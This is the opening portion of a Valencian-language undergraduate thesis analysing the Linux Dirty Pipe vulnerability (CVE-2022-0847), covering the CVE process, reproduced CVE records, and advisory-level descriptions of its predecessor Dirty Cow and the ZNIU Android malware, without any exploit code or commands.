UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escola Tècnica Superior d'Enginyeria Informàtica

Estudi de la vulnerabilitat DirtyPipe i les seues variants

Treball Fi de Grau

Grau en Enginyeria Informàtica

AUTOR/A: Molina Martínez, Josep

Tutor/a: Escobar Román, Santiago

CURS ACADÈMIC: 2022/2023

Escola Tècnica Superior d'Enginyeria Informàtica
Universitat Politècnica de València

Estudi de la vulnerabilitat Dirty Pipe i les seues variants

Treball de Fi de Grau

Grau en Enginyeria Informàtica

Autor: Josep Molina Martínez

Tutor: Santiago Escobar Román

Curs 2022/2023

Agraïments

Vull agrair aquest treball a totes les persones que m'han acompanyat i recolzat en el objectiu de seguir estudiant: els meus pares, amics i al meu germà. Si no haguera sigut per ells, no estaria on estic.

També m'agradaria agrair al meu professor d'informàtica de batxiller, a Kiko. I al meu tutor del TFG: Santiago Escobar Román. Gracies a ell, he aconseguit veure millor com funciona tot aquest mon, m'ha animat molt en el camí i m'ha fet que m'interessi més encara per tot aquest mon.

Resum

La proposta a presentar és la descripció i l'anàlisi d'aquesta vulnerabilitat descoberta a gener de 2022, la qual afecta a milers de dispositius de tota mena; tant de les empreses com dels particulars. Analitzarem el seu origen i les seves relacions amb vulnerabilitats prèvies, així com comportaments pareguts entre aquestes. A més a més, demostrarem amb fets i amb un entorn simulat, l'abast real d'aquesta vulnerabilitat.

Paraules clau: vulnerabilitat, *ciberseguretat*, seguretat, atac, sistema.

Abstract

This report contains the description and analysis of the *Dirty Pipe* vulnerability (CVE-2022-0847), which affects thousands of devices; both companies and individuals. We will analyze its origin and its relationships with previous vulnerabilities, as well as similar behaviors between them. In addition, we will demonstrate with facts and with a simulated environment, the real scope of this vulnerability.

Keywords : vulnerability, cybersecurity, security, device, attack.

Taula de continguts

Índex de figures i taules

1. Introducció

1.1 Context

Errar es humà. Cap persona està lliure d'errors, de la mateixa forma que cap màquina ho està tampoc, ja que els humans som els que fabriquem aquestes màquines. Tot manyà sap que, per molt reforçat que estigui un pany, sempre es podrà obrir sense la clau d'una o altra forma; i moltes vegades, amb més facilitat del que sembla. Açò ocorre perquè el mecanisme del pany, no està lliure d'errors; de la mateixa forma que cap mecanisme que la humanitat haja creat, ho està realment. Però a pesar d'això, al llarg de la Història, hem desenvolupat màquines cada vegada més complexes, que en molts casos, ens fan la vida un poc més fàcil.

Dins de tota eixa sèrie de tecnologies de tota mena que els humans hem desenvolupat amb el passar dels temps, es centrarem en els ordinadors. Els ordinadors han canviat la manera en la que produïm totes les coses. Han multiplicat la capacitat productiva de tots els països i han accelerat el mode de vida dels ciutadans. Açò fa que els ordinadors, que emmagatzemen i computen moltes de les dades més importants de països, empreses i ciutadans; siguin un dels mitjans més importants per a la humanitat, no només per a produir coses, sinó per a tindre una vida més connectada i còmoda en uns casos; i més frenètica i atrafegada en altres.

Tota peça de *malware*, necessita d'una errata de disseny o humana (o ambdues), per a poder funcionar. Quan es descobreix una errata a un sistema o un programa, es diu que s'ha descobert una vulnerabilitat. Al voltant d'eixa vulnerabilitat, es poden executar una sèrie de ordres o fragments de dades amb la fi d'aprofitar aquesta vulnerabilitat per a aconseguir un comportament no desitjat del sistema. Aquestes ordres o fragments de dades en el seu conjunt, s'anomenen *exploit*. Una vegada executat l'*exploit* dins d'un sistema vulnerable, normalment s'executa un segon conjunt d'ordres anomenat *payload*. Aquest *payload* es tracta d'una injecció d'ordres útils que aprofiten el vector d'atac aconseguit pel *exploit*. Una vegada executat el *payload*, l'atacant aconsegueix algun tipus d'accés o control de l'equip.

Els virus poden automatitzar aquests atacs a ordinadors de moltes maneres. Son programes que necessiten camuflar-se a dins d'altre programa per poder executar-se. Aprofiten les vulnerabilitats dels ordinadors per poder injectar el seu propi codi i expandir-se per llocs desautoritzats.

Ja que dintre dels ordinadors s'emmagatzemen moltíssimes dades importants, açò atrau l'atenció i la curiositat d'agents maliciosos que volen fer-se amb aquestes dades. Aprofitant-se de les falles de molts mecanismes dels ordinadors, tant de hardware com de software, es crearen les primeres peces de *malware*. Estes peces de programari (o algunes vegades, aparells físics) s'ocultaven majoritàriament a dins dels medis físics, com podrien ser els disquets o els CD, ja que no hi havia Internet. Açò va implicar tota una sèrie de conseqüències negatives per a les empreses i els particulars.

En aquesta època, la majoria de seguretat era del tipus “seguretat per foscor”, es a dir, la seguretat del sistema naixia pel fet del desconeixement dels agents exteriors. Com cap persona sabia fer gastar el sistema, el sistema era segur.

Açò no es una bona tàctica de seguretat, ja que confia que cap persona sap utilitzar aquests sistemes informàtics, i en el moment que una persona tingui capacitat per a poder accedir al sistema (el qual no té cap tipus de encriptació ni de seguretat interna); es queda a la mercè del atacant, el qual té control absolut de tot el que rodeja aquest ordinador o xarxa d’ordinadors.

Algunes empreses, al veure que les dades de molts sistemes informàtics estaven en risc, decidiren crear software especialitzat en aturar o pal·liar aquests atacs. Així varen nàixer els primers antivirus.

Amb el pas del temps, les ferramentes per a defensar els ordinadors varen augmentar, així com les ferramentes d’atac per part d’alguns cibercriminals. Amb l'aparició i popularització d'Internet, aquests últims varen començar a utilitzar xarxes i software nou per a atacar amb més eficiència i per superar les capes de seguretat que han anat afegint els antivirus i els sistemes operatius; que poc a poc, començaren a ser conscients de la necessitat de protegir el sistema.

Els antivirus son sistemes efectius per a gestionar virus o programes malignes automàtics, però els atacs directes funcionen d'altres maneres i el antivirus normalment no pot gestionar atacs amb persones reals darrere. Açò es degut a que els patrons de conducta dels virus son fàcils de predir una vegada està en la base de dades dels antivirus, ja que es repliquen a si mateixos i el seu comportament es manté igual. En el cas de les persones físiques no es així, ja que és molt més difícil de predir allò que faran.

Moltes vegades, les persones físiques accedeixen al sistema remotament, i per aquesta raó es varen desenvolupar els tallafocs. Els tallafocs son elements de maquinari o de programari que controlen les comunicacions entrants per a que deixen passar les connexions autoritzades mentre que rebutgen les no autoritzades. La popularització dels tallafocs com a mesura de seguretat va fer que els atacants desenvoluparen sistemes més sofisticats per a entrar als sistemes.

Hi ha vulnerabilitats de diferents tipus, ja que degut a la immensa complexitat d’un ordinador, hi ha moltes variables. Degut a açò, moltes empreses varen desenvolupar un sistema de recompenses anomenat *Bug Bounty*. Aquest sistema es basa en demanar ajuda oberta a la comunitat hacker per a fer que els seus sistemes segueixen més segurs. A canvi de ser els primers en descobrir una vulnerabilitat dins dels seus sistemes, lis recompensen amb diners o amb reputació. A aquesta imatge podem apreciar quines son les vulnerabilitats més reclamades. (*Top Ten Vulnerabilities | HackerOne*, s.d.)

	Weakness type	Bounties total financial rewards amount	YOY % change
1	XSS	$4,211,006	26%
2	Improper Access Control - Generic	$4,013,316	134%
3	Information Disclosure	$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	$2,264,833	70%
6	Privilege Escalation	$2,017,592	48%
7	SQL Injection	$1,437,341	40%
8	Improper Authentication - Generic	$1,371,863	36%
9	Code Injection	$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	$662,751	-34%

Il·lustració 1: Top 10 vulnerabilitats, edició 2020 - HackerOne


També hi ha diferents tipus de gravetat. Aquests tipus varien en funció del abast de la vulnerabilitat, seguint els mes greus aquests que comprometen dades vitals o adquireixen el control total del sistema.

A més d'un sistema de recompenses, existeixen varies llistes i bases de informació en la que es té registre de gran part de les vulnerabilitats que existeixen en tots els sistemes operatius. Una de les bases de dades més grans sobre aquesta qüestió es la base de dades CVE: Common Vulnerabilites and Exposures, o Vulnerabilitats i exposicions comuns.

1.1.1 *Common Vulnerabilites and Exposures*

El programa CVE, es una iniciativa duta a terme per la fundació MITRE, raó per la qual es coneix moltes vegades per llista CVE-MITRE. MITRE està mantinguda actualment mitjançant el finançament de la *National Cyber Security Division* o "divisió de seguretat informàtica" dels Estats Units d'Amèrica.

Segons la seua pròpia pàgina web oficial "www.cve.org", la seua missió es identificar, definir i catalogar públicament; vulnerabilitats de seguretat informàtica prèviament revelades. Existeix un registre CVE per cadascuna de les vulnerabilitats del catàleg. Les vulnerabilitats son descobertes i assignades per organitzacions de tot el mon que col·laboren amb el programa CVE. (*Overview | CVE*, 2023.)



Il·lustració 2: Cicle de vida d'una vulnerabilitat en el catàleg CVE-MITRE

Ja que totes les vulnerabilitats que anem a tractar estan registrades en el catàleg CVE, anem a explicar el seu cicle de vida. (*Process | CVE*, 2023.)

El procés de publicació d'una vulnerabilitat es passa per 6 fases:


1. Descobrir: Una persona o organització descobreix una nova vulnerabilitat
2. Comunicar: La persona descobridora comunica la vulnerabilitat a un participant del programa CVE. Els participants del sistema CVE pertanyen a diferents organitzacions i empreses responsables de la gestió i bon ús dels registres CVE. Hi ha diferents tipus de rols dins dels participants, i cadascun te un àmbit particular.
3. Sol·licitar: El participant de CVE sol·licita un identificador per a la vulnerabilitat descoberta. Un CVE ID es identificador únic i alfanumèric assignat per el programa CVE, i té la següent sintaxi:
   "CVE" + Any + Dígits arbitraris
   El primer apartat es tracta del prefix CVE. L'apartat any es tracta de la part del CVE ID en la que la vulnerabilitat es fa publica. No indica quan la vulnerabilitat es descoberta.
   Per exemple: la vulnerabilitat CVE-2022-0847 indica que s'ha fet publica l'any 2022.
   Els "Dígits arbitraris", o la secció de seqüència de xifres, pot incloure 4 o més dígits en la secció de seqüència de xifres. Per exemple: CVE-AAAA-NNNN, té 4 dígits en la secció; CVE-AAAA-NNNNNNN té 7 dígits en la secció. No hi ha límit en el nombre de xifres en la secció.
4. Reserva: La ID és reserva, sent aquest l'estat inicial d'un registre CVE. Aquest estat reservat implica que els "stakeholders" del CVE estan mitigant la vulnerabilitat que s'ha proporcionat, de forma que encara no està llesta per a publicar-la.
5. Presentar: El participant presenta els detalls de la vulnerabilitat, com podrien ser: el tipus de vulnerabilitat, la causa, el impacte, etc.
6. Publicació: Una vegada els requisits mínims s'han posat en el registre CVE, es publicarà la vulnerabilitat en el catàleg per la autoritat CVE (CNA).
   Un registre CVE son les dades associades a un CVE ID, dades que estan en varies llengües i formats màquina.

Cada registre CVE inclou:

- Un CVE ID amb 4 o més dígits amb la seqüència que hem vist abans (per exemple: “CVE-1999-0067”, “CVE-2019-12345”, “CVE-2021-7654321”).
- Una descripció breu de la vulnerabilitat.
- Referències pertinents importants

A més a més, pot estar amb algun dels següents estats:

- Reserved (reservat): L’estat inicial d’un registre CVE, quan la ID del CVE està reservada per una CNA.
- Published (publicat): Quan una CNA estableix que les dades associades a una ID dins d’un registre com a tal, l’estat del CVE canvia a “published” (publicat). Les dades associades tenen que contenir: un nombre d’identificació (CVE-ID), una descripció breu, i al menys una referencia publica.
- Rejected (rebutjada): Si la ID del CVE i el seu registre associat no tindrien que ser utilitzats, el registre passa a estar l’estat “rejected”. Un registre CVE continua en el catàleg per a que els usuaris sàpiguen que es un registre invàlid.



CVE-2022-0847 PUBLISHED View JSON

Important CVE JSON 5 Information +

Assigner: Red Hat, Inc.
Published: 2022-03-07 **Updated:** 2022-08-09

A flaw was found in the way the "flags" member of the new pipe buffer structure was lacking proper initialization in copy_page_to_iter_pipe and push_pipe functions in the Linux kernel and could thus contain stale values. An unprivileged local user could use this flaw to write to pages in the page cache backed by read only files and as such escalate their privileges on the system.

Product Status

Learn About the Versions Section +

Vendor	Versions
n/a	*Default Status: unknown*
Product	• affected at Linux Kernel 5.17 rc6
kernel	

References

- https://bugzilla.redhat.com/show_bug.cgi?id=2060795
- https://dirtypipe.cm4all.com/
- http://packetstormsecurity.com/files/166230/Dirty-Pipe-SUID-Binary-Hijack-Privilege-Escalation.html
- http://packetstormsecurity.com/files/166229/Dirty-Pipe-Linux-Privilege-Escalation.html
- http://packetstormsecurity.com/files/166258/Dirty-Pipe-Local-Privilege-Escalation.html
- https://www.suse.com/support/kb/doc/?id=000020603
- https://security.netapp.com/advisory/ntap-20220325-0005/
- https://cert-portal.siemens.com/productcert/pdf/ssa-222547.pdf
- https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2022-0015

View additional information about CVE-2022-0847 on NVD.
(Note: The NVD is not operated by the CVE Program)

Il·lustració 3: Registre CVE-2022-0847

A aquest informe, definirem la vulnerabilitat CVE-2022-0847 en base a una vulnerabilitat anterior de la qual pren el nom pel seu funcionament similar; aquesta vulnerabilitat es anomenada: *Dirty Cow* (CVE-2016-5195). Esta vulnerabilitat comparteix molts comportaments amb *Dirty Pipe*, de fet es tan similar que hereta el nom i en molts casos, es pot considerar que *Dirty Pipe* és una variació del *exploit* que fa gastar *Dirty Cow*.

1.2 Motivació

Des de que vaig aconseguir el primer ordenador, vaig estar fascinat per allò que permetia enfonsar-me dins de Internet, aquell lloc que permet obtenir una immensa part del coneixement de la humanitat. Una vegada als 12 anys, em vaig instal·lar Ubuntu (una distribució Linux) i veient que hi existia un altra manera d'entendre els ordinadors, vaig quedar-me investigant i investigant com funcionava tot allò. Així vaig prendre interès per la informàtica, per els sistemes Linux i en ultima instancia, per la seguretat informàtica.

He decidit fer aquest treball perquè la seguretat informàtica em semblava i em sembla una rama molt interessant de la informàtica. A més a més, volia saber de primera mà quina es la feina investigadora que es realitza en aquest camp; i em va parèixer que fer el TFG d'una vulnerabilitat així, era una bona forma d'endinsar-me dins de les boires d'aquesta rama de la informàtica. D'aquesta manera, podia aportar un poc jo també al gremi dels informàtics.

1.3 Objectius

Els objectius d'aquest TFG son mostrar i ensenyar la importància de la ciberseguretat, amb raons particulars i exemples concrets, de la importància que té mantenir la seguretat en la xarxa; per exemple: no descarregant aplicacions en pagines sospitoses, i de com una vulnerabilitat pot estar connectada amb moltes altres i produir un mal real als usuaris.

Per aconseguir açò es tractaran temes com:

- Entendre la importància de gestionar les vulnerabilitats.
- Com una vulnerabilitat que apareix en cert moment, pot estar connectada e inspirada en moltes altres anteriors.
- Una anàlisis en profunditat dels motius pels quals un *exploit* funciona
- El impacte de la vulnerabilitat a nivell mundial

1.4 Impacte esperat

Aquest treball espera donar consciència dels problemes que implica un ús insensat de la xarxa d'Internet i de no protegir-se adequadament. També mostrar la importància que te la privacitat de les nostres dades, ja que es comú pensar que no importa que si som víctimes d'un atac dirigit o d'un virus, si no tenim res que amagar; ja que com veurem després, el *malware* adequat, pot fer-se amb els nostres diners.

Tampoc pretén que açò pogués crear intranquil·litat, ja que amb poques coses simples, es pot augmentar molt la nostra seguretat; i d'aquesta manera, anar més segurs per les xarxes.

També espero que aquesta anàlisi pogués ser útil per a qualsevol persona que estigui interessada en comprendre com funciona el codi d'un *exploit*, ja que hi ha molta gent que està interessada en la seguretat informàtica i també molts professionals que es dediquen a aquests temes.

Per últim, espero que aquest treball, per estar escrit en valencià i per la seva extensió; pogués ser d'utilitat per als nostres col·legues lingüistes i també per a tothom que es dediqui al processament del llenguatge natural, ja que fa falta corpus en aquesta llengua per millorar el funcionament de les IA; que cada vegada tenen més rellevància.

1.5 Estructura de la memòria

Aquesta memòria es troba estructurada en diferents blocs diferenciats, per fer més fàcil i practica la seva lectura.

En el capítol 1, tenim el bloc de la introducció que ja hem vist abans. A aquest bloc s'espera donar un context general de la situació actual en la que estem dins de la seguretat informàtica. També s'explica breument la classificació de les vulnerabilitats posant com exemple el catàleg MITRE.

En el capítol 2, es procedeix a explicar el funcionament base de CVE-2016-5195, *Dirty Cow*, una vulnerabilitat molt similar i predecessora de CVE 2022-0847, *Dirty Pipe*, a més d'altres vulnerabilitats connectades, i també s'explica la implementació d'un *malware* anomenat AndroidOS_ZNIU; a partir d'aquest *exploit*.

En el capítol 3, explicarem el descobriment i el funcionament de "CVE 2022-0847, *Dirty Pipe*". Primerament explicarem les condicions materials que fan que açò pogués ser possible, junt a una explicació dels mètodes i dels fitxers particulars que ataca aquesta vulnerabilitat. Després d'açò, mostrarem com funciona la vulnerabilitat en si, explicant el seu codi font i la forma en la que aprofita els factors anteriorment explicats per a assolir el control complet de la màquina. Aquesta explicació anirà amb dues variants diferents de la mateixa vulnerabilitat.

En el capítol 4, farem un recorregut per a la execució en una màquina virtual; emulant de forma fidedigna un sistema real, i demostrant així com un possible hacker podria assolir el control de la màquina

En el capítol 5, explicarem les solucions d'aquest tipus de *exploit*, i la forma de corregir no només aquesta vulnerabilitat sinó moltes altres.

Per últim, en el capítol 6; es condensarà tot el document amb un resum i es relacionaran els conceptes anteriorment tractats, a mode de conclusió final.

1.6 Convencions

Per qüestions de facilitat de comprensió per al lector, en compte d'escriure les vulnerabilitats pel seu *CVE ID*, com podria ser "CVE 2022-0847, (*Dirty Pipe*)"; una vegada anomenades i presentades per primera vegada, s'anomenaran simplement pel seu mot, es a dir, simplement *Dirty Pipe*.

El codi font utilitzat a aquest document, a mode d'il·lustració, es mostrarà amb la tipologia *Fira Code*.

La bibliografia que es farà gastar, així com les fonts consultades i altres referències; estaran a la fi d'aquest document amb el format d'element APA7.

2. Vulnerabilitat *Dirty Cow*

Abans d'explicar *Dirty Cow*, tenim que entendre que es una situació de competició.


En poques paraules, una situació de competició es un escenari en el que dos o més subprocessos intenten accedir a un recurs compartit i al canviar-ho al mateix temps degut a una execució indeterminada del codi, produirà un resultat no desitjat. Per exemple: si dos persones volgueren reservar un bitllet per al AVE al mateix temps, podria bloquejar-se el sistema, fer una operació il·legal, matar al programa o actuar de forma irregular en tot cas. («Condición de carrera», 2022)

Dirty Cow es tracta d'una vulnerabilitat que aprofita una situació de competició que es va trobar al subsistema de memòria del *kernel* Linux. Aquest sistema gestiona el sistema copy-on-write (COW, d'ací el nom), i aquesta situació de competició trenca el sistema dels mapes de memòria de read-only, permetent accés no autoritzat. D'aquesta manera un usuari no privilegiat, pot accedir a permisos d'escriptura en mapes de memòria de només lectura, incrementant-se a si mateix els privilegis. Es a dir, un usuari qualsevol pot accedir a les capacitats del usuari *root*, que es un usuari especial amb control total del sistema. (*Dirty COW (CVE-2016-5195)*, s.d.)

Segons el repositori de seguretat de *Red Hat*: aquesta falla permet a un atacant amb un compte local d'usuari, modificar els binaris del disc sobrepassant els mecanismes de permisos estàndard de que previndrien la modificació d'aquests sense el set de permisos adequat. Açò s'aconsegueix forçant una situació de competició sota la crida del sistema "madvise(MADV_DONTNEED)" mentre que la pagina de memòria del binari es troba en memòria. (*Understanding and Mitigating the Dirty Cow Vulnerability*, s.d.)

Aquesta vulnerabilitat, que precedeix a *Dirty Pipe* pel seu funcionament similar, es podria catalogar dins del tipus 6 de la tabla de HackerOne: Privilege Escalation, presentada en el capítol 1.

Es important recalcar que tenim que tindre en compte aquest funcionament, ja que una variant seva es presenta als nostres dies a *Dirty Pipe* (CVE 2022-0847).



Help us shape the future search capabilities. Provide input here.

CVE-2016-5195 PUBLISHED — View JSON

Important CVE JSON 5 Information +

Assigner: Chrome
Published: 2016-11-10 **Updated:** 2022-08-15

Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW."

Product Status

Learn About the Versions Section +

Information not provided

References

- rhn.redhat.com: RHSA-2016:2107 vendor-advisory
- exploit-db.com: 40616 exploit
- access.redhat.com: RHSA-2017:0372 vendor-advisory
- https://bto.bluecoat.com/security-advisory/sa134
- https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05352241
- http://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html
- exploit-db.com: 40839 exploit
- https://dirtycow.ninja
- exploit-db.com: 40847 exploit
- rhn.redhat.com: RHSA-2016:2118 vendor-advisory
- rhn.redhat.com: RHSA-2016:2128 vendor-advisory
- https://source.android.com/security/bulletin/2016-12-01.html
- rhn.redhat.com: RHSA-2016:2120 vendor-advisory
- openwall.com: [oss-security] 20161026 Re: CVE-2016-5195 "Dirty COW" Linux kernel privilege escalation vulnerability mailing-list
- rhn.redhat.com: RHSA-2016:2133 vendor-advisory
- rhn.redhat.com: RHSA-2016:2098 vendor-advisory
- https://h20566.www2.hpe.com/hpsc/doc/public/display?docLocale=en_US&docId=emr_na-hpesbgn03761en_us
- kb.cert.org: VU#243144 third-party-advisory
- https://bugzilla.suse.com/show_bug.cgi?id=1004418
- securitytracker.com: 1037078 vdb-entry
- https://people.canonical.com/~ubuntu-security/cve/2016/CVE-2016-5195.html
- https://h20566.www2.hpe.com/hpsc/doc/public/display?docLocale=en_US&docId=emr_na-hpesbgn03722en_us
- https://security.netapp.com/advisory/ntap-20161025-0001/
- securityfocus.com: 93793 vdb-entry
- rhn.redhat.com: RHSA-2016:2127 vendor-advisory
- https://security-tracker.debian.org/tracker/CVE-2016-5195
- https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs
- https://h20566.www2.hpe.com/hpsc/doc/public/display?docLocale=en_US&docId=emr_na-hpesbgn03742en_us
- https://github.com/torvalds/linux/commit/19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619
- https://help.ecostruxureit.com/display/public/UADCO8x

Il·lustració 4: Vulnerabilitat Dirty Cow en el catàleg CVE-MITRE

Segons la sintaxi de les vulnerabilitats CVE, podem apreciar que aquesta vulnerabilitat es tracta del 2016, en particular de octubre del 2016. També podem veure que es presenta des de el *kernel* Linux 2.x fins al 4.8.3, com podem apreciar a la il·lustració 4. Açò marca també el fet de que totes les vulnerabilitats quan son publicades, també esta disponible una manera de pal·liar-la, d'eliminar-la o de superar-la.

Com veure'm posteriorment amb més detall a CVE-2022-0847, el fet de poder escriure en un fitxer de nomes lectura sense privilegis es especialment greu. Un dels fitxers més vulnerables a açò es el fitxer "/etc/passwd", que gestiona les contrasenyes. Un potencial atacant podrà aprofitar esta vulnerabilitat i mitjançant l'escriptura d'aquest fitxer o altre, fer-se amb el control total del sistema.

Les conseqüències del descobriment de *Dirty Cow* varen ser greus, ja que afectava a tots els sistemes Linux d'aquell moment, incloent als sistemes Android. Els sistemes Android eren particularment vulnerables degut a que molts no varen tindre una actualització de seguretat ràpidament, i en alguns casos ni tan sol va sortir-ne una actualització; deixant milers de dispositius sense protecció. (Gite, 2016)

Una variant automatitzada va sortir per als sistemes Android pràcticament un any després, segons els analistes de seguretat mòbil de *Trend Micro*. Aquest *malware* es anomenat ZNIU (detectat com AndroidOS_ZNIU).

2.1 Una implementació de *Dirty Cow*: Variant AndroidOS_ZNIU

Aquest *malware* s'ha detectat en més de 40 països, i la majoria de víctimes s'han trobat en Xina i en Índia. També s'ha detectat el *malware* en: USA, Japó, Canada, Alemanya i Indonesia; així com en altres països. Segons l'informe de *Trend Micro* de setembre de 2017, s'haurien detectat en aquell mes sobre 5000 afectats. Aquest informe també mostra que hi haurien hagut més de 1200 aplicacions malicioses que portarien el *exploit* integrat amb un *rootkit*. Un *rootkit* es un tipus de *malware* que, en aquest cas en particular, s'integra dins de l'aplicació per a evitar ser detectat. Aquestes aplicacions es disfressarien de jocs o de aplicacions de contingut eròtic, en la seua majoria. (*Dirty COW Exploit Spotted in Android Malware for the First Time – Phandroid*, s.d.)

En les proves de concepte (PoC) desenvolupades a lo llarg de 2016, data en la que es va descobrir el *exploit*, es varen descobrir que totes les versions de Android d'aquell moment eren vulnerables. La particularitat de ZNIU es que nomes afecta a Android amb arquitectures ARM i x64; que per altra part, son les més utilitzades. Una altra particularitat molt més perillosa de la implementació del *exploit*, es la seua capacitat de sobrepassar la capa de seguretat del *kernel* SELinux e instal·lar un *backdoor*, cosa que les PoC anteriors no podien fer. Tenim que tindre en compte que un backdoor (porta del darrere), és una tècnica que permet accedir remotament al dispositiu sense permís, i moltes vegades també sense coneixement. (*ZNIU*, 2017)

